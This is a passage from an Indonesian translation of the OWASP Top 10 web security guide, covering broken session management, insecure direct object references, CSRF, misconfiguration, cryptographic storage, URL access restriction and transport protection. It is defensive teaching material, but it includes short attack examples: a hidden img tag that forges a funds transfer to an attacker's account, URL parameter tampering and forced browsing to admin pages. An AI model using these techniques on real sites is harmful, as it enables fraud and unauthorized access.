2. Dapatkah kredensial ditebak atau ditimpa melalui fungsi pengelolaan akun yang lemah (misal, pembuatan akun, pengubahan password, pemulihan password, *session ID* yang lemah)?
3. Apakah *session ID* diekspos di URL (misal, penulisan ulang URL)?
4. Apakah *session ID* rentan terhadap serangan *session fixation*?
5. Lakukan *timeout session ID* dan dapatkah pengguna *logout*?
6. Apakah *session ID* dirotasi setelah login berhasil?
7. Apakah *password*, *session ID*, dan kredensial lainnya dikirim hanya melalui koneksi TLS? Lihat A9.

Lihat area-area persyaratan ASVS V2 dan V3 untuk lebih rinci.

Bagaimana Saya Mencegah Hal Ini?

Rekomendasi utama bagi suatu organisasi adalah dengan menyediakan (bagi para pengembang):

1. **Satu set tunggal kendali otentikasi dan pengelolaan sesi yang kuat**. Kendali-kendali tersebut harus diusahakan untuk:
   a) memenuhi semua persyaratan otentikasi dan pengelolaan sesi yang didefinisikan dalam area V2 (Otentikasi) dan V3 (Pengelolaan Sesi) *Application Security Verification Standard* OWASP.
   b) memiliki antarmuka sederhana untuk para pengembang. Pertimbangkan *ESAPI Authenticator and User APIs* sebagai contoh yang baik untuk emulasi, pemakaian, atau dicontoh.
2. Upaya-upaya yang kuat juga harus dilakukan untuk menghindari cacat XSS yang dapat digunakan untuk mencuri *session ID*. Lihat A2.

Contoh Skenario Serangan

Skenario #1: Aplikasi pemesanan penerbangan yang mendukung penulisan ulang URL menaruh *session ID* dalam URL:

http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii

Pengguna yang telah diotentikasi pada situs itu ingin memberitahu temannya mengenai penjualan tersebut. Ia mengirim email link di atas tanpa tahu bahwa ia juga memberi *session ID*-nya. Ketika teman-temannya menggunakan link tersebut, mereka akan menggunakan sesi dan kartu kreditnya.

Skenario #2: *Timeout* aplikasi tidak diset dengan tepat. Pengguna memakai komputer publik untuk mengakses situs. Alih-alih memilih "logout", si pengguna hanya menutup *browser tab* dan pergi. Penyerang menggunakan browser yang sama 1 jam kemudian, dan masih tetap terotentikasi.

Skenario #3: Penyerang internal atau eksternal memperoleh akses ke database password sistem. Password pengguna tidak dienkripsi, sehingga setiap password pengguna terekspos ke penyerang.

Referensi

OWASP

Untuk informasi lebih lengkapnya mengenai persyaratan dan masalah-masalah yang harus dihindari di area ini, lihat *ASVS requirements areas for Authentication (V2) and Session Management (V3)*.

- *OWASP Authentication Cheat Sheet*
- *ESAPI Authenticator API*
- *ESAPI User API*
- *OWASP Development Guide: Chapter on Authentication*
- *OWASP Testing Guide: Chapter on Authentication*

Eksternal

- *CWE Entry 287 on Improper Authentication*

A4 Referensi Obyek Langsung Yang Tidak Aman

Agen Ancaman	Vektor Serangan	Kelemahan Keamanan		Dampak Teknikal	Dampak Bisnis
———	Dapat Dieksploitasi MUDAH	Keberadaan UMUM	Dapat Dideteksi MUDAH	Dampak SEDANG	———
Pertimbangkan jenis pengguna pada sistem anda. Apakah pengguna hanya memiliki akses sebagian ke data sistem?	Penyerang, yang merupakan pengguna sistem terotorisasi, cukup merubah nilai parameter dari obyek sistem ke obyek lainnya yang tidak terotorisasi. Apakah akses diberikan?	Aplikasi seringkali menggunakan nama atau kunci aktual obyek ketika membuat halaman web. Aplikasi tidak selalu memverifikasi apakah pengguna terotorisasi untuk obyek target. Hal ini berakibat pada cacat referensi obyek langsung yang tidak aman. Penguji dapat dengan mudah memanipulasi nilai parameter untuk medeteksi hal tersebut dan analisis kode menunjukkan apakah otorisasi diverifikasi dengan benar.		Cacat tersebut dapat mengkompromikan seluruh data yang dapat diacu oleh parameter. Kecuali ruang nama luas, sangat mudah bagi penyerang mengakses seluruh data tipe itu.	Pertimbangkan nilai bisnis data yang terekspos. Juga pertimbangkan dampak bisnis pengungkapan kerentanan.

Apakah Saya Rentan?

Cara terbaik untuk mengetahui apakah sebuah aplikasi rentan terhadap referensi obyek langsung yang tidak aman adalah dengan memverifikasi bahwa seluruh referensi obyek telah memiliki pertahanan yang sesuai. Untuk mencapai hal ini, pertimbangkan:

1. Untuk referensi **langsung** ke sumber daya **yang dibatasi**, aplikasi perlu memverifikasi apakah pengguna berhak mengakses sumber daya yang dimintanya.
2. Jika referensi **tidak langsung**, pemetaan ke referensi langsung harus dibatasi ke nilai yang terotorisasi untuk pengguna saat ini.

Review kode aplikasi dapat dengan cepat memverifikasi apakah kedua pendekatan diimplementasi dengan aman. Pengujian juga efektif mengidentifikasi referensi obyek langsung dan apakah mereka aman. Tool otomatis biasanya tidak melihat hal tersebut karena ia tidak dapat mengenali yang butuh perlindungan atau apa yang aman dan tidak.

Bagaimana Saya Mencegah Hal Ini?

Mencegah referensi obyek langsung yang tidak aman membutuhkan pemilihan metode untuk melindungi obyek yang dapat diakses setiap pengguna (misal nomor obyek, nama file):

1. **Gunakan referensi obyek tidak langsung per pengguna atau sesi**. Hal ini mencegah penyerang langsung mengarah ke sumber daya tidak terotorisasi. Contohnya, alih-alih menggunakan kunci database sumber daya, daftar *drop down* enam sumber daya terotorisasi untuk pengguna saat ini dapat menggunakan angka 1-6 untuk mengindikasikan nilai yang dipilih. Aplikasi harus memetakan hal ini ke kunci database di server. ESAPI OWASP menyertakan pemetaan referensi akses acak dan terurut yang dapat digunakan pengembang untuk meniadakan referensi obyek langsung.
2. **Memeriksa akses**. Setiap penggunaan referensi obyek langsung dari sumber tidak terpercaya harus menyertakan pemeriksaan kendali akses untuk memastikan pengguna berhak mengakses obyek.

Contoh Skenario Serangan

Aplikasi menggunakan data tidak diverifikasi dalam sebuah panggilan SQL yang mengakses informasi akun:

```
String query = "SELECT * FROM accts WHERE account = ?";

PreparedStatement pstmt =
connection.prepareStatement(query , … );

pstmt.setString( 1, request.getparameter("acct"));

ResultSet results = pstmt.executeQuery( );
```

Penyerang cukup memodifikasi parameter 'acct' di browsernya untuk mengirim nomor akun apapun yang diinginkan. Jika tidak diverifikasi, penyerang dapat mengakses sembarang akun pengguna, alih-alih hanya akun kustomer yang diinginkan.

```
http://example.com/app/accountInfo?acct=notmyacct
```

Referensi

OWASP

- OWASP Top 10-2007 on Insecure Dir Object References
- ESAPI Access Reference Map API
- ESAPI Access Control API **(Lihat AuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())**

Untuk kebutuhan kendali akses tambahan, lihat ASVS requirements area for Access Control (V4).

Eksternal

- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal **(contoh serangan Referensi Obyek Langsung)**

A5 Cross-Site Request Forgery (CSRF)

Agen Ancaman	Vektor Serangan	Kelemahan Keamanan		Dampak Teknikal	Dampak Bisnis
————	Dapat Dieksploitasi RATA-RATA	Keberadaan TERSEBAR	Dapat Dideteksi MUDAH	Dampak SEDANG	————
Pertimbangkan setiap orang yang dapat menipu pengguna anda menyerahkan permintaan ke website anda. Website atau *feed* HTML apapun yang diakses pengguna anda dapat melakukan hal ini.	Penyerang membuat permintaan HTTP palsu dan menipu korban untuk menyerahkannya melalui *tag* gambar, XSS, atau teknik lain. Jika pengguna terotentikasi, serangan sukses.	CSRF mengambil keuntungan dari aplikasi web yang membolehkan penyerang memprediksi seluruh rincian tindakan tertentu. Karena browsers mengirimkan *credential* seperi *session cookie* secara otomatis, penyerang dapat membuat halaman web berbahaya yang memalsukan permintaan yang mirip dengan yang sah. Deteksi lubang CSRF relatif mudah dengan *pen test* atau analisis kode.		Penyerang dapat menyebabkan korban merubah sembarang data yang dibolehkan atau melakukan tindakan yang terotorisasi untuk pengguna.	Pertimbangkan nilai bisnis data atau fungsi aplikasi yang terpengaruh. Bayangkan apakah pengguna ingin melakukan aksi tersebut. Pertimbangkan dampak bagi reputasi anda.

Apakah Saya Rentan Ke CSRF?

Cara termudah untuk memeriksa apakah sebuah aplikasi rentan adalah dengan melihat apakah setiap *link* dan *form* berisi *unpredictable token* untuk setiap pengguna. Tanpa token tersebut, penyerang dapat memalsukan permintaan berbahaya. Fokus pada link dan form yang menyertakan fungsi yang berubah sesuai status, karena itu adalah target terpenting CSRF.

Anda harus memeriksa transaksi banyak-langkah, karena mereka tidak kebal. Penyerang dapat dengan mudah memalsukan serangkaian permintaan dengan menggunakan banyak tag atau JavaScript.

Ingat bahwa cookie sesi, alamat IP sumber, dan informasi lain yang otomatis dikirim browser, tidak termasuk karena mereka juga disertakan dalam permintaan palsu.

CSRF Tester OWASP dapat membantu membuat uji kasus untuk mendemonstraksikan bahaya lubang CSRF.

Bagaimana Saya Mencegah CSRF?

Pencegahan CSRF membutuhkan penyertaan *unpredictable token* dalam *body* atau URL setiap permintaan HTTP. Token tersebut harus unik untuk setiap sesi pengguna, atau juga untuk setiap permintaan.

1. Opsi yang disukai adalah menyertakan token unik dalam *field* tersembunyi. Hal ini membuat nilainya dikirim dalam tubuh permintaan HTTP, sehingga tidak ada di dalam URL, yang rentan terekspos.
2. Token unik dapat juga disertakan dalam URL, atau parameter URL. Namun, penempatan tersebut berisiko karena URL akan terekspos ke penyerang, karenanya mengungkap token rahasia.

CSRF Guard OWASP dapat digunakan untuk secara otomatis menyertakan token semacam itu dalam aplikasi Java EE, .NET, atau PHP anda. ESAPI OWASP menyertakan *token generators* dan *validator* yang dapat digunakan pengembang untuk melindungi transaksi mereka.

Contoh Skenario Serangan

Aplikasi membolehkan pengguna menyerahkan permintaan perubahan status yang tidak menyertakan sesuatu yang bersifat rahasia. Sebagai contoh:

```
http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
```

Penyerang dapat membuat permintaan yang akan mentransfer uang dari akun korban ke akunnya, dan memasukkan serangan ini dalam sebuah permintaan image atau iframe yang disimpan di site dalam kendali penyerang.

```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />
```

Jika korban mengunjungi site tersebut ketika sudah terotentikasi ke example.com, maka sembarang permintaan palsu akan menyertakan info sesi pengguna, dan mengotorisasi permintaan.

Referensi

OWASP

- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
- OWASP CSRFGuard - CSRF Defense Tool
- ESAPI Project Home Page
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester - CSRF Testing Tool

Eksternal

- CWE Entry 352 on CSRF

A6 Kesalahan Konfigurasi Keamanan

Agen Ancaman	Vektor Serangan	Kelemahan Keamanan		Dampak Teknikal	Dampak Bisnis
———	Dapat Dieksploitasi MUDAH	Keberadaan UMUM	Dapat Dideteksi MUDAH	Dampak SEDANG	———
Pertimbangkan penyerang eksternal anonim dan juga pengguna dengan akunnya yang berusaha menyusupi sistem. Pertimbangkan juga *insider* yang ingin menutupi tindakannya.	Penyerang mengakses akun baku, halaman tidak dipakai, cacat yang belum di-*patch*, file dan direktori yang tidak terlindungi, dsb. Untuk memperoleh akses tidak terotorisasi atau pengetahuan sistem.	Kesalahan konfigurasi keamanan dapat terjadi pada setiap tingkatan aplikasi, termasuk platform, server web, server aplikasi, framework, dan kode kustom. Pengembang dan admin jaringanan perlu bekerja sama untuk memastikan bahwa seluruh tingkatan telah dikonfigurasi dengan tepat. Scanner otomatis berguna untuk mendeteksi patch yang hilang, kesalahan konfigurasi, akun baku, layanan yang tidak diperlukan, dsb.		Cacat ini seringkali memberi penyerang akses ke data atau fungsionalitas sistem atau. Terkadang berakibat terkomprominya sistem secara utuh.	Sistem dapat dikompromi tanpa anda ketahui. Seluruh data dapat dicuri atau dimodifikasi perlahan-lahan. Biaya pemulihan dapat sangat mahal.

Apakah Saya Rentan?

Apakah anda telah melakukan pengetatan keamanan yang tepat di seluruh lapisan aplikasi ?

1. Apakah anda memiliki proses untuk membuat seluruh software *up to date*? Termasuk OS, Server Web/App, DBMS, aplikasi, dan seluruh **pustaka kode**.
2. Apakah yang tidak perlu telah di-*disable*, dihapus, atau diuninstall (contoh:port,layanan,*page*,akun, *privileges*)?
3. Apakah password baku telah diubah atau di-disable?
4. Apakah penanganan kesalahan diset untuk mencegah *stack traces* dan pesan kesalahan informatif bocor?
5. Apakah seting keamanan dalam pustaka dan *framework* pengembangan (misal Struts, Spring, ASP.NET) telah dipahami dan dikonfigurasi?

Proses menyeluruh dan berulang dibutuhkan untuk memelihara konfigurasi keamanan yang tepat.

Bagaimana Saya Mencegah Hal Ini?

Rekomendasi utama adalah melakukan hal berikut:

1. Proses pengetatan berulang yang membuat cepat dan mudah mendeploy lingkungan lain yang telah dikunci. Lingkungan pengembangan, QA, dan produksi seharusnya dikonfigurasi secara identik. Proses ini seharusnya otomatis untuk meminimalkan usaha yang dibutuhkan untuk mensetup lingkungan baru yang aman.
2. Proses untuk memudahkan *update* dan men-*deploy* seluruh software update dan patch secara cepat ke lingkungan. Hal ini perlu mencakup juga **seluruh pustaka kode**, yang seringkali diabaikan.
3. Arsitektur aplikasi yang kuat yang menyediakan pemisahan dan keamanan yang tegas antar komponen.
4. Pertimbangkan menjalankan scan dan melakukan audit secara periodik untuk membantu mendeteksi kesalahan konfigurasi atau *patch* yang hilang di masa mendatang.

Contoh Skenario Serangan

Skenario #1: Aplikasi anda bergantung pada framework yang *powerful* seperti Struts atau Spring. Cacat XSS ditemukan dalam komponen framework ini. Update telah dirilis untuk memperbaikinya namun anda tidak mengupdate librar. Penyerang dapat dengan mudah menemukan dan mengeksploitasi cacat ini.

Skenario #2: Konsol admin server aplikasi terinstalasi otomatis dan tidak dibuang. Akun baku tidak diubah. Penyerang menemukan page admin, login dengan password baku, lalu mengambil alih.

Skenario #3: Listing direktori tidak ditiadakan. Penyerang. Penyerang mencari dan mendownload seluruh class Java, yang lalu dikembalikan untuk memperoleh kode sumber. Ia kemudian menemukan cacat kendali dalam aplikasi.

Skenario #4: Konfigurasi App server memberikan *stack traces* ke pengguna, mengekspos cacat potensial. Penyerang menyukai informasi tambahan ini.

Referensi

OWASP


- OWASP Development Guide: Chapter on Configuration
- OWASP Code Review Guide: Chapter on Error Handling
- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Top 10 2004 - Insecure Configuration Management

Untuk persyaratan tambahan, lihat ASVS requirements area for Security Configuration (V12).

Eksternal

- PC Magazine Article on Web Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

A7 Penyimpanan Kriptografi Yang Tidak Aman



Apakah Saya Rentan?

Hal pertama yang perlu dilakukan adalah menentukan data sensitif yang perlu dienkripsi. Sebagai contoh, password, kartu kredit, catatan kesehatan, dan informasi personalharus dienkripsi. Untuk seluruh data itu, pastikan:

1. Ia dienkripsi di manapun ia disimpan dalam jangka panjang, terutama dalam backup data.
2. Hanya pengguna berhak dapat mengakses salinan data yang tidak terenkripsi (misalnya kendali akses – lihat A4 dan A8).
3. Digunakan algoritma enkripsi standar yang kuat.
4. Kunci kuat dibuat, dilindungi dari akses tidak terotorisasi, dan perubahan kunci direncanakan..

Dan banyak lagi. Untuk daftar lengkap masalah yang harus dihindari, lihat ASVS requirements on Cryptography (V7)

Bagaimana Saya Mencegah Hal Ini?

Dampak lengkap kriptografi yang tidak aman di luar lingkup Top 10 ini. Namun secara minimum lakukan hal ini untuk seluruh data sensitif yang butuh enkripsi:

1. Pertimbangkan ancaman atas data ini (misal serangan *insider*, pengguna eksternal), pastikan anda mengenkripsi seluruh *data at rest* yang akan melindungi dari ancaman ini.
2. Pastikan backup offsite dienkripsi, namun kuncinya dikelola dan dibackup secara terpisah.
3. Pastikan penggunaan algoritma standar yang kuat, dan lakukan manajemen kunci.
4. Pastikan password di-hash dengan algoritma standar yang kuat dan gunakan salt yang tepat.
5. Pastikan seluruh kunci dan password terlindungi dari akses tidak terotorisasi.

Contoh Skenario Serangan

Skenario #1: Aplikasi mengenkripsi kartu kredit dalam database untuk mencegah paparan ke *end pengguna*. Namun, database diset untuk secara otomatis mendekripsi *query* atas kolom kartu kredit, memungkinkan cacat *SQL injection* memperoleh seluruh kartu kredit dalam *cleartext*. Sistem seharusnya dikonfigurasi untuk hanya membolehkan aplikasi *back-end* mendekripsinya, bukan aplikasi *front-end*.

Skenario #2: *Tape backup* terdiri dari catatan kesehatan terenkripsi, namun kunci enkripsi berada pada backup yang sama. Tape tidak pernah tiba pada pusat backup.

Skenario #3: Database password menggunakan *hash* yang tidak di-*salt* untuk menyimpan password setiap orang. Cacat file upload memungkinkan penyerang memperoleh file password. Seluruh hash dapat di-*brute forced* dalam 4 minggu, sementara hash yang di-salt membutuhkan waktu lebih dari 3000 tahun.

Referensi

OWASP


Untuk persyaratan dan masalah yang harus dihindari yang lebih lengkap, lihat ASVS requirements on Cryptography (V7).

- OWASP Top 10-2007 on Insecure Cryptographic Storage
- ESAPI Encryptor API
- OWASP Development Guide: Chapter on Cryptography
- OWASP Code Review Guide: Chapter on Cryptography

Eksternal

- CWE Entry 310 on Cryptographic Issues
- CWE Entry 312 on Cleartext Storage of Sensitive Information
- CWE Entry 326 on Weak Encryption

A8 Kegagalan untuk Membatasi Akses URL



Apakah Saya Rentan?

Cara terbaik untuk mengetahui apakah suatu aplikasi gagal membatasi URL dengan tepat ialah dengan memverifikasi **setiap** halaman. Untuk setiap halaman, pertimbangkan apakah halaman tersebut semestinya publik atau privat. Apabila halaman tersebut privat, pertimbangkan:

1. Apakah diperlukan otentikasi untuk mengakses halaman tersebut?
2. Apakah halaman tersebut seharusnya dapat diakses oleh SETIAP pengguna yang terotentikasi? Jika tidak, apakah telah dibuat pemeriksaan otorisasi untuk memastikan bahwa pengguna tersebut memiliki izin untuk mengakses halaman itu.

Mekanisme keamanan eksternal sering menyediakan pemeriksaan otentikasi dan otorisasi untuk pengaksesan halaman. Periksa mekanisme tersebut telah dikonfigurasi dengan tepat untuk setiap halaman. Apabila digunakan perlindungan level kode, periksalah perlindungan pada level kode tersebut telah tersedia pada setiap halaman yang membutuhkan. Uji penetrasi juga dapat memverifikasi apakah telah tersedia perlindungan yang sesuai.

Bagaimana Saya Mencegah Hal Ini?

Pencegahan akses URL tidak terotorisasi membutuhkan pemilihan pendekatan untuk mensyaratkan otentikasi dan otorisasi yang tepat bagi setiap halaman. Seringkali, perlindungan yang demikian disediakan oleh satu atau lebih komponen eksternal kode aplikasi. Terlepas dari mekasnismenya, semua hal berikut direkomendasikan:

1. Kebijakan otentikasi dan otorisasi dibuat berbasis-peran, untuk meminimalisasi upaya yang dibutuhkan untuk memelihara kebijakan tersebut.
2. Kebijakan tersebut harus sangat dapat dikonfigurasi, dalam rangka meminimalisasi berbagai aspek *hard code* kebijakan itu.
3. Mekanisme penegakan kebijakan harus secara baku menolak semua akses, mensyaratkan dikabulkannya secara eksplisit pemberian akses pada pengguna dan peran tertentu ke setiap halaman.
4. Jika halaman tersebut sedang terlibat dalam suatu alur kerja, periksa untuk memastikan bahwa kondisi-kondisinya ada dalam keadaan yang tepat untuk memperkenankan akses.

Contoh Skenario Serangan

Si penyerang memaksa *browsing* ke URL target. Kedua URL berikut seharusnya memerlukan otentikasi. Kewenangan sebagai admin juga diperlukan untuk mengakses halaman "admin_getappInfo".

http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo

Jika penyerang tidak diotentikasi, dan akses pada salah satu halaman tersebut diberikan, berarti akses tanpa kewenangan telah diperkenankan. Jika pengguna non-admin yang telah diotentikasi diperbolehkan mengakses halaman "admin_getappInfo", maka ini merupakan suatu cacat, dan dapat mengarahkan penyerang ke halaman admin yang lebih tidak terlindungi.

Cacat yang demikian seringkali muncul ketika *links* dan tombol-tombol tidak ditampilkan pada pengguna yang tidak berhak, namun aplikasi gagal melindungi halaman yang mereka tuju.

Referensi

OWASP


- OWASP Top 10-2007 on Failure to Restrict URL Access
- ESAPI Access Control API
- OWASP Development Guide: Chapter on Authorization
- OWASP Testing Guide: Testing for Path Traversal
- OWASP Article on Forced Browsing

Untuk tambahan persyaratan-persyaratan kontrol akses, lihat ASVS requirements area for Access Control (V4).

Eksternal

- CWE Entry 285 on Improper Access Control (Authorization)

A9 Perlindungan yang Tidak Cukup pada Layer *Transport*



Agen Ancaman	Vektor Serangan	Kelemahan keamanan		Dampak Teknikal	Dampak Bisnis
———	**Dapat Dieksploitasi SUKAR**	**Keberadaan UMUM**	**Dapat Dideteksi MUDAH**	**Dampak SEDANG**	———
Pertimbangkan semua orang yang dapat memonitor lalu lintas jaringan para pengguna Anda. Jika aplikasi ada di Internet, tidak ada yang tahu bagaimana pengguna Anda mengaksesnya. Jangan lupa perhatikan koneksi *back-end*.	Memantau lalu-lintas jaringan pengguna boleh jadi sulit, tetapi kadang juga mudah. Kesulitan utama terletak pada pemantauan lalu lintas jaringan yang tepat sementara pengguna mengakses situs yang rentan.	Aplikasi seringkali tidak melindungi lalu-lintas jaringan. Mereka mungkin menggunakan SSL/TLS selama otentikasi, tetapi tidak di tempat lain, mengekspos data dan *session ID* untuk penyadapan. Sertifikat yang sudah kadaluarsa atau dikonfigurasi dengan tidak tepat juga mungkin digunakan.	Mendeteksi cacat dasar adalah mudah. Perhatikan saja lalu lintas jaringan situs tersebut. Cacat yang lebih rumit memerlukan inspeksi rancangan aplikasi dan konfigurasi server.	Cacat ini mengekspos data pengguna perorangan dan dapat mengarah pada pencurian akun. Jika akun admin yang tercuri, maka seluruh situs dapat terekspos. Setup SSL yang buruk juga dapat memfasilitasi serangan *phishing* atau MITM.	Pertimbangkan nilai bisnis data yang diekspos dalam kanal komunikasi dalam hal kebutuhan kerahasiaan dan integritasnya, dan kebutuhan untuk melakukan otentikasi kedua partisipan.

Apakah Saya Rentan?

Cara terbaik untuk mengetahui apakah suatu aplikasi memiliki perlindungan yang tidak cukup pada layer *transport* adalah dengan memverifikasi hal-hal berikut.

1. SSL digunakan untuk melindungi semua lalu-lintas yang berhubungan dengan kegiatan otentikasi.
2. SSL digunakan pada semua halaman dan layanan privat. Hal ini melindungi data dan *session token* yang dipertukarkan. SSL campuran pada satu halaman harus dihindari karena dapat menyebabkan peringatan bagi pengguna di browser, dan dapat mengekspos *session ID* pengguna .
3. Hanya mendukung algoritma yang kuat.
4. Semua *session cookies* memiliki *secure flag* yang diset, sehingga *browser* tidak pernah mengirim *session cookies* dalam bentuk tidak dienkripsi.
5. Sertifikat server sah dan dikonfigurasi dengan benar untuk server tersebut. Hal ini berarti sertifikat diterbitkan oleh penerbit yang berwenang, tidak kadaluarsa, tidak dicabut, dan cocok dengan semua domain yang digunakan oleh situs.

Bagaimana Saya Mencegah Hal Ini?

Penyediaan perlindungan yang tepat pada layer *transport* dapat mempengaruhi rancangan situs. Hal yang paling mudah adalah dengan menggunakan SSL di seluruh situs. Untuk alasan kinerja, beberapa situs hanya menggunakan SSL pada halaman privat. Yang lain menggunakan SSL hanya pada halaman yang kritikal, tapi ini dapat mengekspos *session ID* dan data sensitif lainnya.

Hal minimum yang perlu dilakukan adalah sebagai berikut.

1. Wajibkan SSL pada semua halaman sensitif. Semua *request* non-SSL untuk halaman ini harus dialihkan ke halaman SSL.
2. Set penanda aman (*secure flag*) pada semua *cookies* yang sensitif.
3. Konfigurasi penyedia SSL Anda untuk hanya mendukung algoritma-algoritma yang kuat (misal, FIPS 140-2 *compliant*).
4. Pastikan sertifikat Anda valid, tidak kadaluarsa, tidak dicabut, dan cocok dengan semua domain yang digunakan oleh situs.
5. Koneksi *back-end* dan koneksi yang lain juga harus menggunakan SSL atau teknologi enkripsi lainnya.

Contoh Skenario Serangan

Skenario #1: Suatu situs tidak menggunakan SSL pada halaman yg memerlukan otentikasi. Penyerang dgn mudah memonitor lalu-lintas jaringan, dan mengobservasi *session cookie* korban yg telah terotentikasi. Penyerang kemudian mengulang cookie ini dan mengambil alih sesi pengguna.

Skenario #2: Suatu situs memiliki sertifikat SSL yg tidak terkonfigurasi dgn tepat sehingga menampilkan peringatan di *browser*. Pengguna tetap melanjutkan agar dapat menggunakan situs tersebut. Serangan *phishing* ke pelanggan situs itu dapat memancing mereka ke situs yg terlihat serupa namun dengan sertifikat invalid, yg akan menampilkan peringatan. Karena korban telah terbiasa dgn peringatan semacam itu, mereka terus menggunakan situs *phishing*, memberikan *password* atau data privat lainnya.

Skenario #3: Suatu situs menggunakan ODBC/JDBC standar untuk koneksi *database*, tanpa menyadari lalu-lintasnya tidak dienkripsi.

Referensi

OWASP

Untuk informasi lebih lengkap mengenai persyaratan dan permasalahan yang harus dihindari di area ini, lihat ASVS requirements on Communications Security (V10).

- OWASP Transport Layer Protection Cheat Sheet
- OWASP Top 10-2007 on Insecure Communications
- OWASP Development Guide: Chapter on Cryptography
